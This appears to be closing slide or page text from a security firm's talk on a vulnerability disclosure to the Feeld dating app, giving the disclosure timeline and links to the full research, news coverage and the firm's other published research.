2024/07/15 – Feeld: ‘[...] a few issues still require a more complex set of remediations. [...] we appreciate your allowing us time to fully resolve before publishing any of your findings’.

2024/08/04 – Feeld: ‘Our teams are actively working to resolve the remaining findings. Please **hold off** publishing until we can confirm that we have resolved these items.’

**2024/08/08 – 5 months** have passed.

2024/08/16 – Feeld: ‘we have implemented the required changes to mitigate the remaining findings’.

**2024/09/08 – 6 months** have passed.

2024/09/10 – Blog published.

# Full article

Research:

<https://fortbridge.co.uk/research/feeld-dating-app-nudes-data-publicly-available/>

The Guardian:

<https://www.theguardian.com/business/2024/sep/17/dating-app-feeld-personal-data-cybersecurity>

Slides – Github – To be published:

<https://github.com/orgs/FORTBRIDGE-UK/>

# POLYAMOROUS DATA ACCESS



# See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check [\*\*Multiple Concrete CMS Vulnerabilities \(Part 1 – RCE\)\*\*](#): This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **API testing research**, check [\*\*Mass Account Takeover in Yunmai Smart Scale API\*\*](#): This article details a pentest of Yunmai's Android and iOS smart scale API, revealing several issues, including a chained attack leading to mass account takeover.
3. For our **open source contribution to security tools**, check [\*\*Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx\*\*](#): This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.

# Q

# &

# A



**Bogdan Tiron**

Founder @ FORTBRIDGE | Lead Security Consultant | Helping companies secure their...



nts

# THANK YOU!